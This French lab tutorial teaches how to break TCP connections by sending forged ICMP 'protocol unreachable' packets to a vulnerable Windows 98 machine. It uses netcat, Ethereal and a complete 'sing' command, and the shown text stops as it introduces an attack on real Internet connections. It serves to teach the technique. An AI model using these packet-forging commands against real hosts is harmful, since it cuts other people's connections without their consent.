Atelier Perturbation des Connexions TCP

I.Introduction :

Cet atelier a pour objectif de vous apprendre comment exploiter les faiblesses de certaines implémentations du protocole ICMP pour rompre les connexions TCP.

En première étape, cet atelier exercice sera effectué sur deux ordinateurs : l'un d'eux sera démarré sur *hakin9.live*[1], et sur l'autre nous démarrerons un système d'exploitation quelconque sensible à ce type d'attaque.

L'attaque sera effectuée deux fois. Pour la première fois, nous effectuerons un essai en conditions contrôlées (nous allons observer le trafic entre l'ordinateur attaqué et l'autre côté de la connexion). Après nous être assurés que la méthode était opérationnelle et que nous avions compris les principes de son fonctionnement, nous réaliserons un essai en conditions réelles.

Ainsi nous pourrons distinguer les étapes suivantes :

1. Attaque en conditions contrôlées
   - Etablissement de la connexion.
   - Interruption de la connexion.
2. Attaque en conditions réelles
   - Etablissement de la connexion.
   - Interruption de la connexion.

II. Préparation de l'atelier :

Nous allons commencer par préparer notre atelier de travail. Pour les tests, nous aurons besoins de deux ordinateurs connectés en réseau, avec l'accès à Internet. La figure ci-dessous montre la topologie de l'atelier :



Figure 1. Topologie du réseau de l'atelier

L'un des ordinateurs (appelé *rouge*) jouera le rôle d'un intrus. Il sera démarré à partir de *hakin9.live*. L'autre ordinateur (appelé *vert*) sera la victime. Sur cet ordinateur, il faut lancer un système d'exploitation vulnérable à l'attaque présentée. La liste des systèmes vulnérables[2] est disponible sur le site *http://www.hamida.fr*. Le choix est assez grand, quant à nous, nous avons choisi d'utiliser *Windows 98*.

CONFIGURATION DU RÉSEAU :

- Démarrez l'ordinateur *rouge* à partir de *hakin9.live*. Lancez l'ordinateur *vert*. Configurez le réseau. Notez sur un bout de papier l'adresse IP de l'ordinateur *rouge* et *vert*. Dans notre cas, l'ordinateur *vert* (*victime, Windows 98*) a l'adresse 192.168.171.136, et l'ordinateur *rouge* (*intrus, hakin9.live*) a 192.168.171.133.
    - Assurez-vous que les ordinateurs *rouge* et *vert* sont capables d'établir une connexion (*ping* [3])



Figure 2. Résultat de la commande Ping sur la machine Rouge



Figure 3. Résultat de la commande Ping sur la machine Vert

- Veuillez s'assurez de désactiver le firewall s'il y'en a un déjà installé sur la machine *vert*.

III. Attaque en conditions contrôlées :

Lors de la première tentative, nous établissons la connexion TCP entre les ordinateurs *rouge* et *vert* (pour ce faire, nous allons utiliser *netcat* [4]). Sur l'ordinateur *rouge*, nous lançons *Ethereal* [5] et nous observerons le trafic entre les deux ordinateurs. Par contre, à l'aide de l'utilitaire *sing*, nous enverrons vers l'ordinateur *vert* un paquet ICMP contenant une information sur l'erreur. Nous espérons que l'ordinateur *vert*, après avoir reçu ce paquet, interrompera la connexion.



Figure 4. Etapes de l'attaque en conditions contrôlées

III.1. Etablissement de la connexion :

- Sur l'ordinateur *rouge*, lancez (*en tant que root*) *Ethereal* :

```
# ethereal
```

- Configurez l'interface réseau approprié (*en général eth0*). Activez aussi les options *update list of packets in real time*, *automatic scrolling in live capture* et *hide capture info dialog*. Ainsi, vous verrez les paquets interceptés. Cliquez sur start.

Le but de cette étape, est d'analyser le traffic sur réseau ce qui nous permettre de déterminer l'adresses ip et le port de la machine victime.



Figure 5. Réglages de Ethereal



Figure 6. Spécifications des paramètres du sniffeur Ethereal

- Dans quelques instants, nous établirons la connexion TCP entre le *vert* et le *rouge*. Pour voir si la connexion fonctionne correctement, d'un côté nous démarrons le script *123.sh*[6]. Ce script, toute une seconde, écrit les nombres consécutifs de 1 à 9999.

- Sur l'ordinateur *rouge*, consultez et enregistrez sur le disque dur le script *123.sh*. Lancez-le pour vérifier s'il est opérationnel :



Figure 7. Résultat de l'exécution du script 123.sh

- Sur l'ordinateur *rouge*, lancez le script 123.sh, et sa sortie redirigée vers *Netcat* écoutant sur le port 9999 :

```
$ ./123.sh | nc -l -p 9999
```

- *Netcat* doit être aussi démarré sur l'ordinateur *vert*. Dans notre cas nous aurons besoin de *Netcat* pour *Windows* disponible sur internet.

Lancez *Netcat* en lui imposant à se connecter au port 9999 de l'ordinateur *rouge* :

```
$ nc <ip_czerwonego> 9999
```

Si la connexion est établie, *Netcat* commencera à écrire les nombres successifs (*ceux envoyés par le script 123.sh*).



Figure 8. Etablissement de la connexion entre les deux machines

III.2. INTERRUPTION DE LA CONNEXION :

Pour envoyer un paquet interrompant la connexion, il faut connaître :

- L'adresse IP du serveur.
- L'adresse IP du client.
- Le numéro du port du côté serveur.
- Le numéro du port du côté client.

De ces informations, nous ne connaissons que les trois premières, nous ne savons pas quel port est utlisé par le client (*c'est-à-dire netcat/i> sur l'ordinateur vert*).

- Revenez à l'ordinateur *rouge*. Donnez un coup d'oeil sur *Ethereal*. Consultez les paquets interchangés par les ordinateurs.



Figure 9. Résultat des paquets interceptés par Ethereal

Mémorisez le numéro du port utilisé par l'ordinateur *vert* (*dans notre cas : 1123*).

- Envoyez (*à l'ordinateur rouge*) un paquet rompant la connexion :

```
# sing -du -x prot-unreach -psrc <port_vert> -orig <ip_rouge> \ -pdst <port_rouge> <ip_vert>
```

Les options utilisées signifient :

- *-psrc <port vert> :* Le port source de la connexion à interrompre, c'est-à-dire le port à partir duquel sort la connexion du côté client (*les désignations*

source et cible sont utilisées du point de vue de l'ordinateur qui recevra ce paquet, c'est-à-dire le vert).

- *-pdst <port rouge> :* Le port cible de la connexion à interrompre, c'est-à-dire le port sur lequel écoute netcat sur l'ordinateur *rouge*.
- *-orig <ip rouge> :* L'adresse IP de l'ordinateur qui est un prétendu expéditeur du message ICMP; dans ce cas, nous entrons notre vraie adresse (*c'est-à-dire l'adresse de l'ordinateur rouge*).
- *<ip vert> :* L'adresse IP de l'ordinateur auquel le paquet est envoyé (*c'est-à-dire l'adresse de l'ordinateur vert*).

Cette situation est présentée sur la figure ci-dessous, nous interrompons la connexion établie par la victime (*l'ordinateur vert*) avec notre ordinateur (*rouge*).



Figure 10. Déroulement de l'interruption de la connexion

Dans notre cas d'étude, la commande à éxecuter sera :

```
# sing -du -x prot-unreach -psrc 1123 -orig 192.168.171.133 -pdst 9999 192.168.171.136
```

- Donner un coup d'oeil sur l'ordinateur *vert*. Est-ce que la connexion a été interrompue ?



Figure 11. Interruption de la connexion

Revenez à l'ordinateur *rouge* et regardez sur *Ethereal*. Analysez le paquet envoyé.

Vous pourrez remarquez que la fin du paquet contient le début du paquet IP auquel a répondu le paquet ICMP que nous avons préparé.



Figure 12. Vérification de l'interruption par Ethereal

IV. Attaque en conditions réelles :

La tentative suivante sera effectuée dans le même environnement qu'auparavant. Mais cette fois-ci, la situation ressemblera plus aux situations réelles. Cette fois-ci, la victime ne se connectera pas à l'intrus, mais avec un ordinateur dans Internet (*appelé bleu*). La situation de l'intrus est d'autant plus difficile qu'il ne peut pas suivre le trafic entre la victime et l'ordinateur *bleu*. Est-ce que cette tentative sera réussie ?

